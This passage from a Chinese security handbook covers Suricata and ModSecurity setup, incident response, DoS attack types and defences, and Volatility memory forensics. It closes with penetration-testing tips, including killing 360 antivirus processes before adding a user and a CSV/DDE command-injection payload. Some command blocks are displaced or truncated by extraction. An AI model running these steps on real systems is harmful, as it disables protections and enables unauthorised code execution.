在子部分中 outputs: !include outputs.yaml

在全局部分中 include: host\_1.yaml

默认日志目录：

default-log-dir: /var/log/suricata

输出选项：

output:

分段重组：

defrag:

memcap: 32mb

hash-size: 65536

trackers: 65535

max-frags: 65535

prealloc: yes

timeout: 60

流处理：

一个会话， 双方通信是一个flow。在TCP中， 单项的一个是stream。flow:

memcap: 33554432

hash\_size: 65536

Prealloc: 10000

流超时：

flow-timeout:

程序运行日志：

logging:

NFQ分三个模式：

accept模式： iptables使用NFQUEUE规则将数据包发往suricata。

repeat模式： suricata将收到的包发回给iptables， 通过标记防止环路。

route模式： 将包发给外部其他工具。

iptables命令： **iptables -I FORWARD -m mark ! --mark $MARK/$MASK -j NFQUEUE**

nfq:

mode: accept

repeat\_mark: 1 #标记

repeat\_mask: 1 #掩码

route\_queue: 2 队列号

规则文件：

default-rule-path: /etc/suricata/rules/

799/990

* pass
* drop

QQ群：632167235

rule-files:

- backdoor.rules

- bad-traffic.rules

- chat.rules

- ddos.rules

变量：

ars:

流重组策略：

host-os-policy:

根据不同的操作系统进行不同的重组方法。

文件截取：

file-store:

file-log:

alert http any any -> any any (msg:"FILE pdf detected"; filemagic:"PDF document"; fileext:"pdf"; filestore; sid:3; rev:1;)

**8.5.4.2 Log Rotation**

/var/log/suricata/\*.log /var/log/suricata/\*.json

{

rotate 3 missingok nocompress create sharedscripts postrotate

/bin/kill -HUP $(cat /var/run/suricata.pid) endscript

}

**8.5.5 Modsecurity**

**8.5.5.1** 编译安装

# **yum install httpd-devel apr apr-util-devel apr-devel pcre pcre-devel libxml2 libxml2-devel**

modsecurity:

# **./autogen.sh**

# **./configure --enable-standalone-module --disable-mlogc**

# **make**

Nginx:

# **./configure --prefix=/usr/local/nginx \**

**--user=nginx \**

**--group=www \**

**--add-module=../modsecurity-2.8.0/nginx/modsecurity/ \**

**--with-http\_ssl\_module \**

**--with-openssl=../openssl-1.0.2 \**

800/990

QQ群：632167235

**--with-zlib=../zlib-1.2.8 \**

**--with-pcre=../pcre-8.36**

**8.5.5.2** 配合使用

<IfModule security2\_module>

# Default Debian dir for modsecurity's persistent data SecDataDir /var/cache/modsecurity

# Include all the \*.conf files in /etc/modsecurity. # Keeping your local configuration in that directory # will allow for an easy upgrade of THIS file and

# make your life easier

IncludeOptional /etc/modsecurity/\*.conf

IncludeOptional /usr/share/modsecurity-crs/modsecurity\_crs\_10\_setup.conf IncludeOptional /usr/share/modsecurity-crs/activated\_rules/\*.conf

</IfModule>

**8.6** 安全响应

**8.6.1** 溯源

查找webshell

1. 扫描webshell
2. 根据shell查找日志
3. 根据入侵时间查找日志

查找后门

判断思路：

1. 父进程为非root， 子进程为root
2. 有网络连接的伪终端
3. 进程开了过多管道

不断释放同一个文件：

可以先touch同名文件， 然后增加i属性禁止修改文件。

查找可疑伪终端：

1. 查找使用终端的进程

# **ps -ef | grep pts**

1. 查找父进程和子进程分别是什么

# **ls -l /proc/{p}pid/exe**

查看进程所开管道：

# **ps -ef | grep python | head -n 1 | awk '{system("ls -l /proc/"$2"/fd")}' | grep pipe**

801/990

QQ群：632167235

**8.6.2** 流量劫持

1. 收到两个回应包
2. 两个回应包TTL不同， id值也会有问题
3. 利用发包工具将TTL递增， 找出劫持在第几跳
4. 跟踪路由， 查看IP位置

**8.6.3 DoS**

**8.6.3.1** 攻击原理

Smurf

Smurf攻击是以最初发动这种攻击的程序名“Smurf”来命名的。这种攻击方法结合使用了IP欺骗和ICMP回复方法使大量网络传输充斥目标系统， 引起目标系统拒绝为正常系统进行服务。Smurf攻击通过使用将回复地址设置成受害网络的广播地址的ICMP应答请求(ping)数据包， 来淹没受害主机， 最终导致该网络的所有主机都

对此ICMP应答请求做出答复， 导致网络阻塞。更加复杂的Smurf将源地址改为第三方的受害者， 最终导致第三方崩溃。

IP Spoof

IP spoof即IP地址欺骗， 我们可以说是一台主机设备冒充另外一台主机的IP地址， 与其它设备通信， 从而达到某种目的技术。

Teardrop

Teardrop是基于UDP的病态分片数据包的攻击方法， 其工作原理是向被攻击者发送多个分片的IP包（ IP分片数据包中包括该分片数据包属于哪个数据包以及在数据包中的位置等信息）， 某些操作系统收到含有重叠偏移的伪造分片数据包时将会出现系统崩溃、重启等现象。

Ping of Death

在因特网上， ping of death是一种拒绝服务攻击， 方法是由攻击者故意发送大于65535字节的ip数据包给对方。TCP/IP的特征之一是碎裂； 它允许单一IP包被分为几个更小的数据包。在1996年， 攻击者开始利用那一个功能， 当他们发现一个进入使用碎片包可以将整个IP包的大小增加到ip协议允许的65536比特以上的时候。当许多操作系统收到一个特大号的ip包时候， 它们不知道该做什么， 因此， 服务器会被冻结、当机或重新启动。ICMP的回送请求和应答报文通常是用来检查网路连通性， 对于大多数系统而言， 发送ICMP echo request报文的命令是ping， 由于ip数据包的最大长度为65535字节。而ICMP报头位于数据报头之后， 并与ip数据包封装在一起， 因此ICMP数据包最大尺寸不超过65515字节利用这一规定， 可以向主机发动ping of

death 攻击。ping of death攻击是通过在最后分段中， 改变其正确的偏移量和段长度的组合， 使系统在接收到全部分段并重组报文时总的长度超过了65535字节， 导致内存溢出， 这时主机就会出现内存分配错误而导致TCP/IP堆栈崩溃， 导致死机！

Ping Flood

该攻击在短时间内向目的主机发送大量ping包， 造成网络堵塞或主机资源耗尽。

SYN Flood

802/990

QQ群：632167235

该攻击以多个随机的源主机地址向目的主机发送SYN包， 而在收到目的主机的SYN ACK后并不回应， 这样， 目的主机就为这些源主机建立了大量的连接队列， 而且由于没有收到ACK一直维护着这些队列， 造成了资源的大量消耗而不能向正常请求提供服务。

Land

land攻击是一种使用相同的源和目的主机和端口发送数据包到某台机器的攻击。结果通常使存在漏洞的机器崩溃。

在Land攻击中， 一个特别打造的SYN包中的源地址和目标地址都被设置成某一个服务器地址， 这时将导致接收服务器向它自己的地址发送SYN一ACK消息， 结果这个地址又发回ACK消息并创建一个空连接， 每一个这样的连接都将保留直到超时掉。对Land攻击反应不同， 许多UNIX系统将崩溃， 而Windows NT会变的极其缓慢（ 大约持续五分钟）。

**8.6.3.2** 防御思路

检测原理：

* 总流量
* 会话数
* 特定封包流量
* 协议比例
* 特征比对
* 固定基线
* 周期性曲线
* 非周期性曲线

清洗原理：

* 非法源清洗
* RFC协议清洗
* DOS和工具清洗
* 自定义清洗
* 应用层攻击清洗
* 行为分析清洗
* 依据信誉清洗
* 强制清洗

**8.6.3.3** 判断攻击

网络层判断查看tcp数量Linux

# **netstat -n | awk '/^tcp/ {++S[$NF]} END {for(a in S) print a, S[a]}'**

# **netstat -tn | grep tcp| awk '{print $NF}' | sort | uniq -c**

# **ss -tn | awk '{++S[$1]} END {for(a in S) print a,S[a]}'**

# **ss -ant state syn-recv**

Windows

* **netstat -an | find /i "tcp" /c**
* **netstat -an | find /i "tcp" > tcp.txt**

803/990

QQ群：632167235

* **set n=0**
* **for /F %a in ('type tcp.txt') do set /a n+=1**

抓包

# **-n -w cap.pacpng port not 22**

# **-n -r cap.pacpng tcp[tcpflags]==tcp-syn | wc**

# **-n -r cap.pacpng icmp | wc**

# **-n -r cap.pacpng udp | wc**

wireshark

1. 过滤器tcp.flags==0x02， 通过Statistics->Summary查看数据包总数。SYN Flood攻击发生时数据包分布发生明显改变， Syn包比例明显增加。
2. 使用wireshark static->ipv4->endpoint分析数据包源地址分布。当使用伪造IP地址的DDoS攻击发生时， 抓包文件中的数据包数目和源地址对应关系会发生明显变化。除了被攻击的目的IP以外， wireshark统计每个源地址对应的数据包数目较小， 数据包大小字节数几乎一致。
3. TTL分析发现攻击者的蛛丝马迹。当使用随机源进行DDoS攻击时， 虽然使用了伪造源地址进行攻击， 但攻击者无法伪造攻击主机与目标主机之间的位置关系。有时候通过观察数据包的TTL值变化， 也能够获得攻击者的蛛丝马迹， 为攻击防御提供辅助支持。

应用层判断

CC攻击

查看使用资源最高的进程。

查看web日志， 注意IP地址、访问页面、浏览器Agent等特征。

**8.6.3.4** 防御方法

**8.6.3.4.1** 网络层防御

TCP SYN

天融信防火墙

开启入侵防御功能。

握手超时：

# **network session timeout handshake 10**

SYN代理：

# **define host add name 1.1.1.1 ipaddr 1.1.1.1 synproxy on**

# **network session timeout syn-proxy quota 2000 burst 5000**

半连接限制：

# **define host add name 1.1.1.1 ipaddr 1.1.1.1 halfsession 100 dir dst**

连接数限制：

804/990

QQ群：632167235

# **define host add name 1.1.1.1 ipaddr 1.1.1.1 session 1000 dir dst**

Linux系统

限制每个ip的连接数为10：

# **iptables -t filter -A INPUT -p tcp --dport 80 --tcp-flags FIN,SYN,RST,ACK SYN -m connlimit -- connlimit-above 10 --connlimit-mask 32 -j REJECT**

每秒新给10个连接， 突发5个连接：

# **iptables -A INPUT -p tcp --dport 80:8000 -m limit --limit 10/sec --limit-burst 5 -j ACCEPT**

阻断攻击IP：

优化连接参数：

sysctl -w net.ipv4.tcp\_syncookies=1 #会产生ack攻击sysctl -w net.ipv4.tcp\_retries1 = 0

sysctl -w net.ipv4.tcp\_max\_syn\_backlog=2048 #SYN队列长度

CLOSE WAIT

CLOSE\_WAIT产生的原因是客户端主动关闭， 收到FIN包， 应用层却没有做出关闭操作引起的。CLOSE\_WAIT 在Nginx上面的产生原因还是因为Nagle's算法加Nginx本身EPOLL的ET触发模式导致。ET触发模式在数据就绪的时候会触发一次回调操作， Nagle's算法会累积TCP包， 如果最后的数据包和FIN包被Nagle's算法合并， 会导致EPOLL的ET模式只出发一次， 然而在应用层的SOCKET是读取返回0才代表链接关闭， 而读取这次合并的数据包时是不返回0的， 然后SOCKET以后都不会触发事件， 所以导致应用层没有关闭SOCKET， 从而产生大量的CLOSE\_WAIT状态链接。

可以关闭TCP\_NODELAY， 在Nginx配置中加上：

tcp\_nodelay on;

由此也可以增强数据实时性。

TIME WAIT

TIME\_WAIT产生的原因是因为在通讯过程中服务端主动关闭造成的， 在服务端发送了最后一个FIN包后， 系统会等待Double时间的MSL(Max Segment Lifetime)用于等待接收客户端发送过来的ACK， 这段时间服务端对应的socket的fd是不能够重新利用的， 这样在大量的短连接服务中， 会出现TIME\_WAIT过多的现象。

当处于TIME\_WAIT时， 可设置如下参数：

net.ipv4.tcp\_fin\_timeout = 30 #表示如果套接字由本端要求关闭， 这个参数决定了它保持在FIN-WAIT-2状态的时间。

net.ipv4.tcp\_keepalive\_time = 1200 #表示当keepalive起用的时候， TCP发送keepalive消息的频度。缺省是2小时， 改为20分钟。

net.ipv4.tcp\_syncookies = 1 #表示开启SYN Cookies。当出现SYN等待队列溢出时， 启用cookies来处理， 可防范少量SYN攻击， 默认为0， 表示关闭。

net.ipv4.tcp\_tw\_reuse = 1 #表示开启重用。允许将TIME-WAIT sockets重新用于新的TCP连接， 默认为0， 表示关闭。（ 此选项必须同时开启tcp\_timestamps）

net.ipv4.tcp\_tw\_recycle = 1 #表示开启TCP连接中TIME-WAIT sockets的快速回收， 默认为0， 表示关闭。net.ipv4.ip\_local\_port\_range = 1024 65000 #表示用于向外连接的端口范围。缺省情况下很小： 32768到

61000， 改为1024到65000。

net.ipv4.tcp\_max\_syn\_backlog = 8192 #表示SYN队列的长度， 默认为1024， 加大队列长度为8192， 可以容纳更多等待连接的网络连接数。

net.ipv4.tcp\_max\_tw\_buckets = 5000 #表示系统同时保持TIME\_WAIT套接字的最大数量， 如果超过这个数

805/990

**for** i **in** `netstat -an | grep -i ':80 '|grep 'EST' | awk '{print $5}' | cut -d : -f 1 | sort | uniq -c | awk '{if($1 > 50)

{print $2}}'`

**echo** $i

**echo** $i >> **/**tmp**/**banip

**/**sbin**/**iptables -A INPUT -p tcp -j DROP -s $i

**done**

QQ群：632167235

字， TIME\_WAIT套接字将立刻被清除并打印警告信息。

UDP

在极端情况下， 可以考虑丢弃所有UDP碎片。

判断包大小， 如果是大包攻击则使用防止UDP碎片方法， 根据攻击包大小设定包碎片重组大小， 通常不小于1500。

攻击端口为业务端口， 根据该业务UDP最大包长设置UDP最大包大小以过滤异常流量。

攻击端口为非业务端口， 一个是丢弃所有UDP包， 可能会误伤正常业务； 一个是建立UDP连接规则， 要求所有去往该端口的UDP包， 必须首先与TCP端口建立TCP连接。不过这种方法需要很专业的防火墙或其他防护设备支持。

实施此攻击双方资源消耗都非常大， 纯带宽消耗型。

天融信防火墙

开启入侵防御功能。

设置UDP连接超时：

# **network session timeout udp 20**

ICMP

可能有大包攻击。阻断即可。

**8.6.3.4.2** 应用层防御

CC

首先需要查看日志， 找到攻击的特征值。

Linux系统

按照连接数排序：

# **netstat -nat|grep ":80"|awk '{print $5}' |awk -F: '{print $1}' | sort| uniq -c|sort -n**

找出连接数最大的地址在日志文件中的特征。

防火墙封掉特征：

# **iptables -A INPUT -p tcp --dport 80 -m string --algo bm --from 54 --to 100 --string 'GET / index.html' -j DROP**

Nginx：

Apache：

806/990

location /{

**if** ( $http\_user\_agent ~ "Bench" ) { access\_log off;

error\_log off;

**return** 403;

}

}

QQ群：632167235

**8.6.3.4.3 DNS**的攻击

不允许未经过请求的DNS响应

一个典型的DNS交换信息是由解析器到服务器的请求， 以及从服务器到解析器到服务器的响应信息组成。没有未经过请求的回应， 同样也没有回应信息也不会被回应信息响应。

FortiDDos部署在DNS解析器之前， DNS解析可以是一个开放的解析器或一台认证服务器。

这是一种连接在网络中的设备， 其每秒可以处理数百万次查询请求， 且将查询信息和相应响应信息记录在内存表中。

当一个回应已经到达， 但如果相应的请求没有通过， 回应就被丢弃。这种机制能够有效地缓解DDos攻击影响。

丢弃快速重传数据包

即便是在数据包丢失的情况下， 任何合法的DNS客户端均不会在较短的时间间隔向同一DNS服务器发送相同的查询请求。每个RFC均需遵守查询重传数据包的规则。

因此， 如果从相同IP地址发送至同一目标地址的相同查询请求发送频率过高， 那么数据包可丢弃。

重传数据包

如果DNS服务器已经发送了响应信息， 应禁止服务器在较短时间间隔内对相同的查询请求信息进行响应—— 启用TTL

一个合法的DNS客户端如果已经接收到了响应信息， 就不会再次发送相同的查询请求。

每一个响应信息都应进行缓存处理直到TTL过期。当DNS遭遇请求泛洪时可以启动阻断无关的请求。

丢弃异常来源的DNS请求和响应

通常情况下， 攻击者会利用脚本来对目标进行分布式拒绝服务攻击（ DDoS攻击） ， 而且这些脚本是有漏洞的， 不符合与DNS报头有关的RFC。在服务器中部署简单的匿名检测机制， 在某种程度上可以限制泛洪中的数据包数量。

果断丢弃未经请求或突发的DNS请求

这类请求信息很可能是由伪造的代理服务器所发送的， 或者由于调试需要客户端配置错误或者是攻击流量。以上任何一种情况下果断丢弃数据包。

非泛洪攻击 (non-flood) 时段， 创建一个白名单， 添加允许服务器处理的合法请求信息。白名单可以阻断非法的查询请求信息以及非常见数据包。

这种方法可以有效地保护您的服务器不受泛洪攻击、影子域名 (phantom-domain) 以及影子子域名

(phantom-subdomain) 的威胁。

除此之外， 还也可以保证认证服务器只处理合法的域名服务器只对合法的DNS查询请求进行处理和响应。

807/990

<Location **/**>

SetEnvIfNoCase User-Agent ".NET" badbot SetEnvIf Request\_URI "/xxx/" badbot

Order Allow,Deny Allow from all

Deny from **env**=badbot

CustomLog log.txt common **env**=**!**dontlog

<**/**Location>

QQ群：632167235

启动DNS客户端验证

伪造是DNS攻击中常用的一种技术。

如果设备可以启动客户端验证信任状， 便可以用于从伪造泛洪数据中筛选出非泛洪数据包。

FortiDDoS就是通过反伪造技术， 例如强制TCP传输或重传。

响应缓存避免DNS服务器过载宕机

FortiDDoS内嵌了高性能的DNS缓存工具， 使用硬件线路每秒处理百万DNS请求。

遇到泛洪攻击时， 如果响应数据在缓存中， DNS查询通过上述所有检测后， 缓存便能够响应，。从而有效地防止服务器因过载而宕机。

使用ACL的权限

许多请求中包含了服务器不具有或不支持的信息， 那么可以进行简单的阻断设置， 例如外部IP地址请求区域转换或碎片化数据包， 直接丢弃即可。

定位ACL，BCP38，及IP信誉功能的使用

托管DNS服务器的任何企业都有用户轨迹的限制。

当攻击数据包被伪造， 伪造请求来自世界各地的源地址。设置一个简单的过滤器可阻断不需要的地理位置的IP地址请求或只允许在地理位置白名单内的IP请求。

同样， 伪造是随机的。有时， 某些伪造的数据包可能来自与内部网络地址。利用BCP38通过硬件过滤也可以清除异常来源地址的请求。

BCP38对于提供DNS解析的服务提供商也相当有用， 可以避免用户向外发送攻击或受到内部地址请求的攻击， 过滤用户并保证其数据传输。

余量带宽

如果日常DNS流量假设是 X Gbps, 确保流量通道不止是日常的量， 有一定的带宽余量可以有利于处理大规模攻击。

**8.6.3.5** 解决方案

SYN网关

当防火墙收到客户端发来的SYN时， 直接转发给服务器； 防火墙收到服务器发来的SYN+ACK后， 一方面将收到的包转发给客户端， 另一方面以客户端的名义向服务器发送ACK， 此时服务器由半连接状态转到连接状态； 当防火墙收到客户端的ACK后， 才允许相关的数据传送。由于服务器承受连接状态的能力比半连接要高， 所以能够有效减轻对服务器的攻击。

被动SYN网关

设置防火墙的请求超时参数为一个较小值。防火墙负责转发客户端发往服务器的SYN包和服务器发往客户端的SYN+ACK， 如果计时器超时前还没有收到客户端发来的ACK包， 防火墙则向服务器发送RST包， 使服务器删掉该半连接。

SYN中继

防火墙收到客户端发来的SYN包后， 并不向服务器转发而是以服务器的名义完成TCP连接， 当连接完成后防火墙再与服务器建立连接， 然后将这两个连接进行粘合。这样就可以过滤不可用连接发往服务器。

复杂性： ★

808/990

QQ群：632167235

SYN Cookie

在TCP服务器收到TCP SYN包并返回TCP SYN+ACK包时， 不分配一个专门的数据区， 而是根据这个SYN包计算出一个cookie值。在收到TCP ACK包时， TCP服务器再根据那个cookie值检查这个TCP ACK包的合法性。如果合法， 再分配专门的数据区进行处理后续的TCP连接。

复杂性： ★★

QOS

QoS(服务质量)是网络的一种安全机制， 是用来解决网络延迟和阻塞等问题的一种技术。当网络过载或拥塞时， QoS能确保重要业务量不受延迟或丢弃， 同时保证网络的高效运行。

复杂性： ★★★

优化TCP连接参数

TCP协议为了保证连接的可靠性使用的大量的参数， 这些参数影响TCP连接建立的时间、系统负载量和通信质量。

复杂性： ★★★

提高设备性能

SYN Flood攻击的直接目的是耗尽系统资源， 使系统无法相应正常的资源请求。提高设备的性能能够邮箱减轻攻击带来的影响。

复杂性： ★

提高网络带宽

SYN Flood攻击除了耗尽系统资源以外还伴随着带宽的耗尽， 提高网络带宽对此类攻击具有明显效果。复杂性： ★

将受攻击设备提前

将受攻击设备提到网络前面或者放在内网以外， 可以减轻对网络其他部分的影响。复杂性： ★

使用IPS

入侵预防系统是电脑网络安全设施， 是对防病毒软件和防火墙的补充。入侵预防系统是一部能够监视网络或网络设备的网络资料传输行为的计算机网络安全设备， 能够即时的中断、调整或隔离一些不正常或是具有伤害性的网络资料传输行为。

复杂性： ★

在ISP上开启IP源检测

使用IP源检测技术可以逆向检测发送数据包的源地址是否可以从收到的接口到达， 如果不可到达则可以确定其源地址是伪造的， 简单丢弃这种报文既可以有效防止词来攻击。

复杂性： ★★

使用流量清洗设备

流量清洗服务是提供给租用IDC服务的政企客户， 针对对其发起的DOS/DDOS攻击的监控、告警和防护的一种网络安全服务。该服务对进入客户IDC的数据流量进行实时监控， 及时发现包括DOS攻击在内的异常流量。在不影响正常业务的前提下， 清洗掉异常流量。有效满足客户对IDC运作连续性的要求。同时该服务通过时间通告、分析报表等服务内容提升客户网络流量的可见性和安全状况的清晰性。

复杂性： ★

对特定应用防御

809/990

QQ群：632167235

在特定网络服务上进行一些限制操作， 优化特定服务。复杂性： ★★★

**8.6.4** 取证

**8.6.4.1 Volatility**

**8.6.4.2** 介绍

介绍

官网地址：

https://github.com/volatilityfoundation

profile文件

安装dwarfdump

# **wget -v<http://www.prevanders.net/libdwarf-20140519.tar.gz>**#官网下载最新版本# **./configure**

# **make dd**

# **cp dwarfdump/dwarfdump /usr/local/bin**

# **cp dwarfdump/dwarfdump.conf /usr/local/lib**

内核头文件

# **yum install kernel-headers-$(uname -r) kernel-devel-$( uname -r) -y** #CentOS # **apt-get install linux-headers-`uname -r`** #Ubuntu

制作profile

每个Linux发行版的不同内核都需要单独创建一个profile， 基本上不通用。

# **cd volatility/tools/linux**

# **make**

# **head module.dwarf**

# **zip volatility/volatility/plugins/overlays/linux/LinuxMint1404 LinuxMint1404/boot/ System.map-3.5.0-17-generic LinuxMint1404/tools/linux/module.dwarf**

调用profile

profile文件创建后被放在指定的目录 volatility/plugins/overlays/linux/ 中， 主程序vol.py启动时， 会读取这个目录下的profile文件并自动为其赋予一个新名称， 使用这个新名称才能正常调用profile。

查询profile文件名：

# **vol --info |grep Linux**

810/990

QQ群：632167235

获取内存转储

linux

使用lime， 地址： https://github.com/504ensicsLabs/LiME

用法：

# **insmod lime.ko "path=/tmp/mem.lime format=lime"**

注： CentOS系统不支持使用引号。

第三方软件获取内存：

KnTTools

F-Response Mandiant Memoryze HBGary FastDump

MoonSols Windows Memory Toolkit AccessData FTK Imager EnCase/WinEn

Belkasoft Live RAM Capturer

ATC-NY Windows Memory Reader Winpmem

Win32dd/Win64dd DumpIt

**8.6.4.3** 镜像标识

**imageinfo:**

# **volatility -f challenge.vmem imageinfo**

可以查看镜像信息和建议的--profile选项

**kdbgscan:**

# **volatility -f challenge.vmem kdbgscan**

更详细的信息， 更好的判断--profile选项。

如果plist显示0个进程， 使用此命令找到PsActiveProcessHead不为0的地址， 通过--kdbg=0xf80001175cf0传递给plist即可。

**kpcrscan:**

**8.6.4.4 Win Core**

**8.6.4.4.1** 进程和库

**pslist:**

列出系统进程。

**pstree:**

以树形显示进程。

811/990

QQ群：632167235

**psscan:**

扫描未活跃的进程、被隐藏的进程， 如果pool tag被重写的话也是看不见的。

**dlllist:**

# **volatility -f challenge.vmem dlllist -p 1944**

列出进程所使用的dll。

要查看隐藏进程的dll， 需要先psscan找到offset， 然后指定偏移--offset=0x77be0000。

**dlldump:**

提取dll文件。

* Dump all DLLs from all processes
* Dump all DLLs from a specific process (with --pid=PID)
* Dump all DLLs from a hidden/unlinked process (with --offset=OFFSET)
* Dump a PE from anywhere in process memory (with --base=BASEADDR), this option is useful for extracting hidden DLLs
* Dump one or more DLLs that match a regular expression (--regex=REGEX), case sensitive or not (--ignore-case)
* To specify an output directory, use --dump-dir=DIR or -d DIR.

# **volatility -f challenge.vmem dlldump --dump-dir=. --pid=708**

# **volatility -f challenge.vmem dlldump --dump-dir=. --pid=708 --base=0x077be0000** #提取隐藏的dll

**handles:**

查看句柄。

# **volatility -f challenge.vmem handles -t Key**

参数：

--pid

--physical-offset=OFFSET

-t or --object-type=OBJECTTYPE

--silent 仅仅显示命名对象

**getsids:**

得到进程所运行的用户sid。

**cmdscan:**

得到命令行历史记录。

**consoles:**

cmd记录， 连输出也能打印出来。

**privs:**

打印进程所使用的权限。

--silent 打印默认禁用但是被启用的

--regex=REGEX

**envars:**

查看进程的变量信息。

**verinfo:**

查看程序版本。

**enumfunc:**

列举函数名。

**8.6.4.4.2** 进程内存

**memmap:**

查看进程使用的内存页。

**memdump:**

提取内存。

-D

812/990

QQ群：632167235

-p

**procdump:**

提取程序。

-h help

**vadinfo:**

**vadwalk:**

以表格形式显示vad信息。

**vadtree:**

**vaddump:**

**evtlogs:**

导出事件日志。

--save-evt 导出原始格式

**iehistory:**

获取ie历史记录。

**8.6.4.4.3** 内核模块

**modules:**

查看内核模块。

无法看到隐藏的模块。

有可能需要传递--kdbg参数。

**modscan:**

查看隐藏的或未载入的模块。

**moddump:**

提取内核模块。

**ssdt:**

**driverscan:**

**filescan:**

打开文件的句柄。

可以找到被隐藏的文件。

**mutantscan:**

符号连接扫描。

**thrdscan:**

线程扫描。

**dumpfiles:**

提取文件。

**unloadedmodules:**

因调试等原因被卸载的模块。

**8.6.4.4.4** 网络

813/990

QQ群：632167235

**connections:**

查看tcp连接。

**connscan:**

扫描连接， 包括以前被中断的连接。

**sockets:**

获取监听的端口。

**sockscan:**

**netscan:**

vista+支持。

**8.6.4.4.5** 注册表

**hivescan:**

物理地址。

**hivelist:**

虚拟地址和路径。

**printkey:**

# **python vol.py -f ~/Desktop/win7\_trial\_64bit.raw --profile=Win7SP0x64 printkey -K "Microsoft**

**\Security Center\Svc"**

**hivedump:**

**hashdump:**

账户HASH。

**lsadump:**

lsa密钥。

**userassist:**

用户凭证。

**shellbags:**

**shimcache:**

**getservicesids:**

**8.6.4.4.6** 其他格式

**crashinfo:**

**hibinfo:**

**imagecopy:**

将镜像转换为原始镜像。

**raw2dmp:**

将原始镜像转换为Microsoft crash dump。

**vboxinfo:**

814/990

QQ群：632167235

**vmwareinfo:**

**hpakinfo:**

**hpakextract:**

**8.6.4.4.7** 文件系统

**mbrparser:**

-H --hex 如果没装distorm3则使用这个选项打印16进制

-o --offset

**mftparser:**

MFT（ 主文件表） 硬盘中的文件索引。

可以看程序生成的日志文件等。

**8.6.4.4.8** 其他

**strings:**

**volshell:**

**bioskbd:**

键盘字符集

**patcher:**

**pagecheck:**

**timeliner:**

按时间顺序显示内存情况。

**8.6.4.5 Win GUI**

**sessions:**

**wndscan:**

**deskscan:**

**atomscan:**

**atoms:**

**clipboard:**

**eventhooks:**

事件钩子。

**gahti:**

815/990

QQ群：632167235

**messagehooks:**

**screenshot:**

截图。

**userhandles:**

**gditimers:**

**windows:**

枚举窗口。

**wintree:**

树形显示窗口。

**8.6.4.6 Win Malware**

**malfind:**

不检测进程注入， 使用dlllist可以看到。

**yarascan:**

**svcscan:**

列出系统服务。

--verbose 检查驻留服务的dll， 比如svchost.exe

**ldrmodules:**

另一种方式检查隐藏的dll。

-v

**impscan:**

**apihooks:**

**idt:**

**gdt:**

**threads:**

**callbacks:**

**driverirp:**

**psxview:**

查看被隐藏的进程。

**timers:**

内核进程的相关时间。

**8.6.4.7 Linux**

816/990

QQ群：632167235

**8.6.4.7.1** 进程

**linux\_pslist:**

**linux\_psaux:**

ps aux

**linux\_pstree:**

**linux\_pslist\_cache:**

**linux\_pidhashtable:**

可以检查隐藏的进程。

**linux\_psxview:**

**linux\_lsof:**

-p PID

**8.6.4.7.2** 内存

**linux\_memmap:**

-p

**linux\_proc\_maps:**

进程细节。

**linux\_dump\_map:**

**linux\_bash:**

bash的历史记录。

**8.6.4.7.3** 内核

**linux\_lsmod:**

**linux\_moddump:**

**linux\_tmpfs:**

恢复临时文件系统。

先查找有哪些文件系统：

# **python vol.py --profile=Linuxthisx86 -f after-blog-post.lime linux\_tmpfs -L**

然后指定编号进行恢复：

# **python vol.py --profile=Linuxthisx86 -f after-blog-post.lime linux\_tmpfs -S 1 -D tmpfs**

**8.6.4.7.4** 后门检测

**linux\_check\_afinfo:**

**linux\_check\_tty:**

查看是否有被hooked的函数指针。

817/990

QQ群：632167235

**linux\_keyboard\_notifier:**

**linux\_check\_creds:**

不同进程是否有相同凭证， 提权。

**linux\_check\_fop:**

通过枚举/proc文件系统打开的文件斌且验证是否合法。

**linux\_check\_idt:**

IDT HOOKED

**linux\_check\_syscall:**

HOOKED

**linux\_check\_modules:**

检查/proc/modules， 内核模块。

**8.6.4.7.5** 网络

**linux\_arp:**

**linux\_ifconfig:**

**linux\_route\_cache:**

**linux\_netstat:**

**linux\_pkt\_queues:**

file.pid.fd

**linux\_sk\_buff\_cache:**

提取保存在内核中接收到的数据包。

**8.6.4.7.6** 系统信息

**linux\_cpuinfo:**

**linux\_dmesg:**

**linux\_iomem:**

**linux\_slabinfo:**

**linux\_mount:**

/proc/mounts

**linux\_mount\_cache:**

包括以前挂载的设备。

**linux\_dentry\_cache:** MD5|name|inode|mode\_as\_string|UID|GID|size|atime|mtime|ctime|crtime 出现乱码说明文件被删， 文件名还留存着。

**linux\_find\_file:**

首先查找文件inode：

818/990

QQ群：632167235

# **python vol.py -f avgcoder.mem --profile=LinuxCentOS63x64 linux\_find\_file -F "/var/run/utmp"**

根据inode将文件提取出来：

# **python vol.py -f avgcoder.mem --profile=LinuxCentOS63x64 linux\_find\_file -i 0x88007a85acc0 -O utmp**

**linux\_vma\_cache:**

查看进程和所使用文件等信息。

**linux\_volshell:**

**8.6.4.7.7** 其他

**linux\_volshell:**

**linux\_yarascan:**

**8.7** 渗透测试

**8.7.1** 技巧

**8.7.1.1** 记录

查询浏览器代理：

* **reg query "HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v proxyserver**

可信路径代码程序执行：

* **wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:**

**\Windows\\" |findstr /i /v """**

**8.7.1.2** 备份文件

index.php~

.index.php.swp index.php.swp index.php.bak

robots.txt

www.zip www.rar

/admin

819/990

QQ群：632167235

源代码查看注释

**8.7.1.3** 过**360**添加用户

可以先终止进程：

* **TASKKILL /F /IM ZhuDongFangYu.exe /IM 360rps.exe /IM 360tray.exe /IM 360sd.exe /IM 360sd.exe /IM 360rp.exe**

然后再新建用户：

* **net user admin pass /ad**

**8.7.1.4 csv**命令注入

Dynamic Data Exchange（ DDE） 是一款来自微软的古老技术， 它是 Windows 下的一种跨进程通信的协议， 支持 Microsoft Excel， LibreOffice 和 Apache OpenOffice。当csv文件包含非法命令时， 使用这些软件打开csv 文件即可执行命令。

执行 cmd 弹出计算器：

=cmd|' /C calc'!A0

**8.7.2 Metasploit**

**8.7.2.1** 文件结构

* config： metasploit的环境配置信息， 数据库配置信息。
* data： 后渗透模块的一些工具及payload， 第三方小工具集合， 用户字典等数据信息。
* db： rails编译生成msf的web框架时的数据库信息。
* documentation： 用户说明文档及开发文档。
* external： metasploit的一些基础扩展模块。
* libs： metasploit的一些基础类和第三方模块类。
* log： msf运行时的一些系统信息和其他信息。
* modules： metasploit的系统工具模块， 包括预辅助模块（ auxiliary） ， 渗透模块（ exploits） ,攻击荷载

（ payloads） 和后渗透模块（ posts） ， 以及空字段模块（ nops） 和编码模块（ Encoders） 。

* plugins： metasploit的第三方插件接口。
